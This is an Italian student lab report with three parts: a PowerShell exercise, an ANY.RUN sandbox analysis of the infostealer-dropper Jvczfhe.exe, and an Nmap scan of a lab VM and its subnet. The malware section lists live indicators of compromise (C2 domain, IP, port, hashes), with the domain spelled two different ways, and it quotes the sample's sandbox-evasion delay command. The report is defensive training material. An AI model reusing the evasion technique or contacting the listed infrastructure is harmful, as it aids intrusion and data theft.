

Progetto S11-L5

ESERCIZIO 1

Report Tecnico: Analisi Forense e Automazione con Windows PowerShell

Introduzione e Scenario

L'obiettivo di questo laboratorio è esplorare le funzionalità di Windows PowerShell, uno strumento che funge sia da console di comando che da linguaggio di scripting per l'automazione. Per un analista di sicurezza, PowerShell è fondamentale per investigare processi attivi, connessioni di rete e automatizzare la risposta agli incidenti.

Confronto tra Interfacce a Riga di Comando (CLI)

Quali sono gli output del comando dir?

Analisi: Sebbene il comando dir sia presente in entrambi gli ambienti, l'output riflette la natura differente delle due shell.

- **Prompt dei Comandi (CMD):** Fornisce un elenco testuale che include il numero di serie del volume, una sintesi dei file e delle directory con data, ora e dimensione complessiva.
- **PowerShell:** Produce un output basato su oggetti organizzato in colonne: Mode (attributi di sistema), LastWriteTime (data e ora dell'ultima modifica), Length (dimensione del file) e Name.

The image shows two side-by-side terminal windows. The left window is Windows PowerShell, and the right window is the Windows Command Prompt (CMD). Both windows show the output of the 'dir' command for the directory C:\Users\User.

Windows PowerShell Output:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Prova la nuova PowerShell multiplatforma https://aka.ms/powershell
PS C:\Users\User> dir

Directory: C:\Users\User

Mode                LastWriteTime         Length Name
----                -
d-r--             08/09/2024   23:19             3D Objects
d-r--             08/09/2024   23:19             Contacts
d-r--             08/09/2024   23:19             Desktop
d-r--             08/09/2024   23:19             Documents
d-r--             11/05/2026   14:29             Downloads
d-r--             08/09/2024   23:19             Favorites
d-r--             08/09/2024   23:19             Links
d-r--             08/09/2024   23:19             Music
d-r--             11/05/2026   14:26             OneDrive
d-r--             08/09/2024   23:22             Pictures
d-r--             08/09/2024   23:19             Saved Games
d-r--             08/09/2024   23:21             Searches
d-r--             08/09/2024   23:19             Videos
```

Prompt dei comandi Output:

```
Prompt dei comandi
Microsoft Windows [Versione 10.0.19045.2965]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\User>dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 76FF-0D4F

Directory di C:\Users\User

11/05/2026  14:26    <DIR>          .
11/05/2026  14:26    <DIR>          ..
08/09/2024  23:19    <DIR>          3D Objects
08/09/2024  23:19    <DIR>          Contacts
08/09/2024  23:19    <DIR>          Desktop
08/09/2024  23:19    <DIR>          Documents
11/05/2026  14:29    <DIR>          Downloads
08/09/2024  23:19    <DIR>          Favorites
08/09/2024  23:19    <DIR>          Links
08/09/2024  23:19    <DIR>          Music
11/05/2026  14:26    <DIR>          OneDrive
08/09/2024  23:22    <DIR>          Pictures
08/09/2024  23:19    <DIR>          Saved Games
08/09/2024  23:21    <DIR>          Searches
08/09/2024  23:19    <DIR>          Videos
               0 File               0 byte
               15 Directory  52.435.243.008 byte disponibili
```

Quali sono i risultati del comando ipconfig?

Analisi: I risultati sono coerenti in entrambe le console. Tuttavia, PowerShell permette di manipolare questi risultati come oggetti per script più complessi. L'esecuzione di ipconfig (mostrata nello screenshot) ha permesso di rilevare l'indirizzo IPv4 locale (10.0.2.15) e la subnet mask (255.255.255.0), dati essenziali per mappare la superficie di attacco dell'host.

```
PS C:\Users\User> ipconfig
Configurazione IP di Windows

Scheda Ethernet Ethernet:
    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : fd17:625c:f037:2:7899:5949:534:2173
    Indirizzo IPv6 temporaneo. . . . . : fd17:625c:f037:2:6c4e:532f:4db:2e47
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::7de5:ce64:b266:fed3%5
    Indirizzo IPv4. . . . . : 10.0.2.15
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : fe80::2%5
                                10.0.2.2

C:\Users\User>ipconfig
Configurazione IP di Windows

Scheda Ethernet Ethernet:
    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : fd17:625c:f037:2:7899:5949:534:2173
    Indirizzo IPv6 temporaneo. . . . . : fd17:625c:f037:2:6c4e:532f:4db:2e47
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::7de5:ce64:b266:fed3%5
    Indirizzo IPv4. . . . . : 10.0.2.15
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : fe80::2%5
                                10.0.2.2
```

Architettura e Cmdlet di PowerShell

Qual è il comando PowerShell per dir?

Analisi: I comandi nativi di PowerShell sono chiamati **cmdlet** e seguono la struttura "verbo-nome". Utilizzando il comando Get-Alias dir, è stato identificato che dir non è un file eseguibile separato, ma un alias per il cmdlet **Get-ChildItem**. Questa architettura permette agli amministratori di utilizzare termini familiari (come ls o dir) invocando però le potenti funzioni orientate agli oggetti di PowerShell.

```
PS C:\Users\User> Get-Alias dir
10.0.2.2

CommandType      Name                Version      Source
-----
Alias            dir -> Get-ChildItem
```

Analisi delle Connessioni e dei Processi di Sistema

Qual è il gateway IPv4?

Analisi: Attraverso l'esecuzione del comando netstat -r, è stata visualizzata la tabella di routing IPv4 del sistema. Dallo screenshot analizzato, si identifica chiaramente che l'indirizzo della rete di destinazione 0.0.0.0 (la rotta predefinita) punta al **Gateway 10.0.2.2**. Identificare il gateway è cruciale in cybersecurity per rilevare eventuali anomalie nel routing che potrebbero indicare attacchi di tipo Man-in-the-Middle o esfiltrazione di dati.

```

PS C:\Users\User> netstat -r
=====
Elenco interfacce
5...08 00 27 96 c2 10 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
  Indirizzo rete      Mask      Gateway      Interfaccia  Metrica
  -----
  0.0.0.0             0.0.0.0    10.0.2.2     10.0.2.15    25
  10.0.2.0            255.255.255.0  On-link     10.0.2.15    281
  10.0.2.15           255.255.255.255  On-link     10.0.2.15    281
  10.0.2.255          255.255.255.255  On-link     10.0.2.15    281
  127.0.0.0           255.0.0.0    On-link     127.0.0.1    331
  127.0.0.1           255.255.255.255  On-link     127.0.0.1    331
  127.255.255.255     255.255.255.255  On-link     127.0.0.1    331
  224.0.0.0           240.0.0.0    On-link     127.0.0.1    331
  224.0.0.0           240.0.0.0    On-link     10.0.2.15    281
  255.255.255.255     255.255.255.255  On-link     127.0.0.1    331
  255.255.255.255     255.255.255.255  On-link     10.0.2.15    281
=====
Route permanenti:
  Nessuna

IPv6 Tabella route
=====
Route attive:
  Interf Metrica Rete Destinazione Gateway
  -----
  5 281 :::/0 fe80::2
  1 331 ::1/128 On-link
  5 281 fd17:625c:f037:2::/64 On-link
  5 281 fd17:625c:f037:2:6c4e:532f:4db:2e47/128 On-link
  5 281 fd17:625c:f037:2:7899:5949:534:2173/128 On-link
  5 281 fe80::/64 On-link
  5 281 fe80::7de5:ce64:b266:fed3/128 On-link
  1 331 ff00::/8 On-link
  5 281 ff00::/8 On-link
=====
Route permanenti:
  Nessuna
PS C:\Users\User>


```

Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra di dialogo Proprietà per il PID selezionato?

Analisi: In questa fase è stato analizzato il **PID 516**, associato al processo svchost.exe.

- **Scheda Dettagli (Task Manager):** Fornisce lo stato del processo ("In esecuzione"), l'utente proprietario (SYSTEM), l'utilizzo delle risorse (CPU e Memoria) e la descrizione del servizio.
- **Finestra Proprietà:** Permette di verificare l'autenticità del processo. Mostra il percorso del file (C:\Windows\System32), la dimensione, le firme digitali e le date di creazione/accesso.


Nota di Sicurezza: Un analista utilizza queste informazioni per verificare che un processo non sia un "masquerading" (un malware che usa il nome di un servizio legittimo ma risiede in una cartella diversa da System32).



Automazione della Manutenzione

Cosa è successo ai file nel Cestino?

Analisi: Utilizzando il cmdlet `clear-recyclebin`, il sistema ha richiesto una conferma per l'operazione. Una volta confermato con "S", tutti i file precedentemente spostati nel Cestino sono stati eliminati in modo permanente. Questo comando dimostra come PowerShell possa semplificare la gestione di grandi reti: un amministratore potrebbe distribuire uno script per svuotare i file temporanei o i cestini di centinaia di macchine simultaneamente.



Conclusione

L'esercitazione ha confermato che PowerShell è uno strumento superiore per l'automazione e l'analisi di sicurezza rispetto al prompt tradizionale. La capacità di correlare PID di rete a file binari su disco e di automatizzare compiti ripetitivi tramite script costituisce una competenza essenziale per un Security Analyst moderno.

ESERCIZIO 2

Report Avanzato di Analisi Malware: Jvczfhe.exe

L'analisi condotta tramite la piattaforma ANY.RUN ha identificato il file Jvczfhe.exe come una minaccia attiva e altamente critica, classificata con il verdetto di "Malicious activity". Il campione analizzato è stato originariamente ospitato e scaricato da un repository GitHub. Il comportamento rilevato indica che si tratta di un malware di tipo **Dropper/Infostealer**, progettato per infiltrarsi nel sistema operativo (analizzato su Windows 10 Professional a 64 bit), eludere l'analisi automatizzata e stabilire un canale di comunicazione nascosto con un server remoto di Command & Control (C2).

Categoria	Dettaglio Rilevato
Nome File Originale	Jvczfhe.exe
Obiettivo Primario	Ricognizione del sistema , evasione delle difese ed esfiltrazione dati verso server esterni.
Vettore di Infezione	Download da URL esterno (GitHub).
Livello di Rischio	CRITICO

Analisi Comportamentale (TTPs - Tactics, Techniques, and Procedures)

Il malware dimostra un livello di sofisticazione medio-alto, utilizzando diverse tecniche per aggirare le difese ed eseguire il payload:

- **Evasione delle Difese (Defense Evasion):**
 - **Offuscamento:** Il codice del binario è protetto tramite **.NET Reactor**, un tool noto per proteggere le applicazioni e ostacolare gravemente il reverse engineering.
 - **Execution Delay:** Il malware genera un processo figlio cmd.exe per invocare l'utility di sistema con il comando `cmd /c timeout 21 & exit`. Questo stallo di 21 secondi ha lo scopo di eludere le difese automatizzate (sandbox), ritardando l'esecuzione dell'attività malevola primaria.
 - **Controllo dell'Ambiente:** Il malware legge attivamente le "Windows Trust Settings".
- **Esecuzione e Dropper (Execution):**
 - Una volta avviato Jvczfhe.exe (PID: 7492) , il malware rilascia ed esegue un payload secondario denominato Muadord.exe (o Muadnrd.exe) all'interno della directory `C:\Users\admin\Downloads\`.

- Entrambi i processi malevoli causano instabilità nel sistema, innescando crash che avviano ripetutamente il processo legittimo di Windows Problem Reporting, WerFault.exe.
- **Ricognizione e Raccolta Dati (Discovery):**
 - Nella sua fase iniziale, il malware effettua operazioni di *Reconnaissance* leggendo il nome del computer , i valori delle variabili d'ambiente , le informazioni sui server proxy , e il Machine GUID dal registro di sistema.
 - Effettua inoltre accessi per leggere le impostazioni di sicurezza di Internet Explorer e specifiche chiavi di registro di Microsoft Office.

Infrastruttura di Rete e Command & Control (C2)

L'aspetto più critico dell'infezione riguarda i tentativi di comunicazione con l'esterno, architettati per bypassare i controlli perimetrali:

- **Abuso di Binari Legittimi (LoLBin):** Per mascherare il traffico di rete, il malware non comunica direttamente ma innesca e sfrutta il processo legittimo di Microsoft InstallUtil.exe (PID: 5152), facente parte del .NET Framework.
- **Traffico Anomalo verso Dynamic DNS:** Tramite InstallUtil.exe, vengono effettuate risoluzioni DNS verso il dominio **eghegdehjbhjt.re.duckdns.org**. L'utilizzo di servizi Dynamic DNS come DuckDNS è stato rilevato dai sistemi di sicurezza (regole Suricata/ET) come "Potenzialmente dannoso" (Potentially Bad Traffic).
- **Porta Non Standard:** La connessione verso l'IP remoto associato al server C2 (91.92.253.47) viene stabilita in uscita su una porta insolita (**7702**). Questo è un forte indicatore di compromissione relativo a comunicazioni non standard.

Indicatori di Compromissione (IoC)

I seguenti indicatori devono essere inseriti immediatamente nei sistemi di sicurezza aziendali (EDR, Firewall, SIEM, Antivirus) per rilevare o bloccare proattivamente la minaccia:

Tipo IoC	Valore	Note
MD5	0085E91842712471CDFBDB3787156700	Hash del file originario Jvczfhe.exe
SHA256	0307EE805DF8B94733598D5C3D62828678EAEADB1CA3689FA678A3780DD3DF0	Hash del file originario Jvczfhe.exe

Tipo IoC	Valore	Note
Dominio C2	egehgdhjbhjtire.duckdns.org	Dominio malevolo (Dynamic DNS) utilizzato per le comunicazioni C2
Indirizzo IP	91.92.253.47	Server remoto associato al dominio DuckDNS
Porta di Rete	TCP / 7702	Porta anomala utilizzata dal processo InstallUtil.exe
File Droppato	C:\Users\admin\Downloads\Muadord.exe	Payload secondario rilasciato sul disco

Azioni di Remediation (Consigli di Bonifica)

Qualora si riscontrassero tracce di questa minaccia all'interno dell'infrastruttura, si raccomandano i seguenti step:

1. **Isolamento dell'Host:** Disconnettere immediatamente dalla rete aziendale i dispositivi che presentano match con gli IoC indicati, per interrompere l'esfiltrazione dei dati verso la porta 7702.
2. **Blocco Perimetrale:** Aggiungere il dominio egehgdhjbhjtire.duckdns.org e l'IP 91.92.253.47 alle blocklist di firewall e proxy aziendali.
3. **Bonifica del Sistema:** Effettuare una scansione profonda (Deep Scan) con soluzioni EDR o Antivirus aggiornati per rimuovere Jvczfhe.exe e Muadord.exe. Verificare inoltre eventuali chiavi di registro modificate (Persistence) per garantire che il malware non si riavvii.
4. **Reset delle Credenziali:** Dato il comportamento compatibile con gli Infostealer (lettura del sistema e dei browser), è fondamentale forzare il cambio delle password per tutti gli utenti loggati sui sistemi colpiti e invalidare eventuali token di sessione (ad esempio, per i servizi cloud o e-mail aziendali).

Conclusione

Il malware Jvczfhe.exe rappresenta una minaccia insidiosa e ben architettata. Sfruttando l'offuscamento avanzato e i ritardi programmati, l'attaccante mira a silenziare i sistemi di difesa automatizzati durante le prime e più vulnerabili fasi dell'infezione. L'uso della tecnica "Living off the Land" (sfruttamento di InstallUtil.exe) e l'impiego di infrastrutture Dynamic DNS evidenziano la volontà di confondersi all'interno del traffico legittimo aziendale. Un rapido blocco degli Indicatori

di Compromissione forniti in questo documento e un attento monitoraggio delle comunicazioni in uscita su porte anomale risultano essenziali per mitigare il rischio di furto di dati o controlli remoti non autorizzati sull'infrastruttura.

BONUS 1

Report Tecnico: Esplorazione e Network Scanning con Nmap


Esplorazione di Nmap tramite Man Pages

Cos'è Nmap?

Nmap ("Network Mapper") è uno strumento open source utilizzato per l'esplorazione della rete e l'audit della sicurezza. È progettato per scansionare rapidamente reti di grandi dimensioni, sebbene funzioni correttamente anche su singoli host.

Per cosa viene usato nmap?

Viene utilizzato per determinare quali host sono disponibili sulla rete, quali servizi (nome e versione dell'applicazione) stanno offrendo, quali sistemi operativi eseguono, che tipo di filtri di pacchetti o firewall sono in uso e molte altre caratteristiche. È utile anche per inventari di rete e monitoraggio dell'uptime di host o servizi.



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
SYNOPSIS
    nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration
    and security auditing. It was designed to rapidly scan large networks,
    although it works fine against single hosts. Nmap uses raw IP packets in
    novel ways to determine what hosts are available on the network, what
    services (application name and version) those hosts are offering, what
    operating systems (and OS versions) they are running, what type of
    packet filters/firewalls are in use, and dozens of other
    characteristics. While Nmap is commonly used for security audits, many
    systems and network administrators find it useful for routine tasks such
    as network inventory, managing service upgrade schedules, and monitoring
    host or service uptime.

    The output from Nmap is a list of scanned targets, with supplemental
    information on each depending on the options used. Key among that
    information is the "interesting ports table". That table lists the port
    number and protocol, service name, and state. The state is either open,
    filtered, closed, or unfiltered. Open means that an application on the
    target machine is listening for connections/packets on that port.
    Filtered means that a firewall, filter, or other network obstacle is
    blocking the port so that Nmap cannot tell whether it is open or closed.
    Closed ports have no application listening on them, though they could
    open up at any time. Ports are classified as unfiltered when they are
    responsive to Nmap's probes, but Nmap cannot determine whether they are
    open or closed. Nmap reports the state combinations open|filtered and
    closed|filtered when it cannot determine which of the two states
    describe a port. The port table may also include software version
    details when version detection has been requested. When an IP protocol
    scan is requested (-sO), Nmap provides information on supported IP
    protocols rather than listening ports.


    In addition to the interesting ports table, Nmap can provide further
    information on targets, including reverse DNS names, operating system
    guesses, device types, and MAC addresses.

    A typical Nmap scan is shown in Example 1. The only Nmap arguments used
    in this example are -A, to enable OS and version detection, script
    scanning, and traceroute; -T4 for faster execution; and then the
    hostname.

Manual page nmap(1) line 6 (press h for help or q to quit)
```


Qual è il comando nmap usato nell'Esempio 1?

Il comando utilizzato è `nmap -A -T4 scanme.nmap.org`.



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

A typical Nmap scan is shown in Example 1. The only Nmap arguments used
in this example are -A, to enable OS and version detection, script
scanning, and traceroute; -T4 for faster execution; and then the
hostname.

Example 1. A representative Nmap scan

# nmap -A -T4 scanme.nmap.org


Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: li86-221.members.linode.com
Not shown: 995 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (protocol
2.0)
| ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (D
SA)
|_2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open      http         Apache httpd 2.2.14 ((Ubuntu))
|_http-title: Go ahead and ScanMe!
646/tcp   filtered  ldp
1720/tcp  filtered  H.323/Q.931
9929/tcp  open      nping-echo   Nping echo
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.39
OS details: Linux 2.6.39
Network Distance: 11 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
[Cut first 10 hops for brevity]
11  17.65 ms  li86-221.members.linode.com (74.207.244.221)

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
```

Cosa fa l'opzione -A?


L'opzione -A abilita il rilevamento del sistema operativo (OS detection), il rilevamento della versione (version detection), la scansione tramite script (script scanning) e il traceroute.



```
-A: Enable OS detection, version detection, script scanning, and tra
ceroute
```

Cosa fa l'opzione -T4?

L'opzione -T4 seleziona un template di temporizzazione "aggressivo" per un'esecuzione più veloce. Impedisce al ritardo di scansione dinamica di superare i 10ms per le porte TCP ed è raccomandato per la scansione di reti moderne e affidabili.



```
-T4 prohibits the dynamic scan delay from exceeding 10 ms for TCP
ports and -T5 caps that value at 5 ms. Templates can be used in
```

Scansione del Localhost

Quali porte e servizi sono aperti sul localhost?

Dall'analisi della scansione su 127.0.0.1, risultano aperte le seguenti porte:

- **21/tcp**: Servizio FTP (software: vsFTPD 2.0.8 o successivo, con accesso anonimo consentito).
- **22/tcp**: Servizio SSH (software: OpenSSH 10.0).

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-05-15 01:13 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000061s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 127.0.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0          0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
```

Scansione della Rete Locale (LAN)

A quale rete appartiene la tua VM?

Tramite il comando `ip address`, l'interfaccia `enp0s3` mostra l'IP `10.0.2.15/24`. Pertanto, la VM appartiene alla rete **10.0.2.0/24**.

Quanti host sono attivi?

La scansione dell'intera subnet ha rilevato **1 host attivo** (l'host stesso scansionato) nell'attuale sessione. (Nota: Nello scenario del PDF si menzionano 4 host, ma il tuo screenshot specifico ne riporta 1).


```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2026-05-15 01:16 -0400
Nmap scan report for 10.0.2.15
Host is up (0.000084s latency).
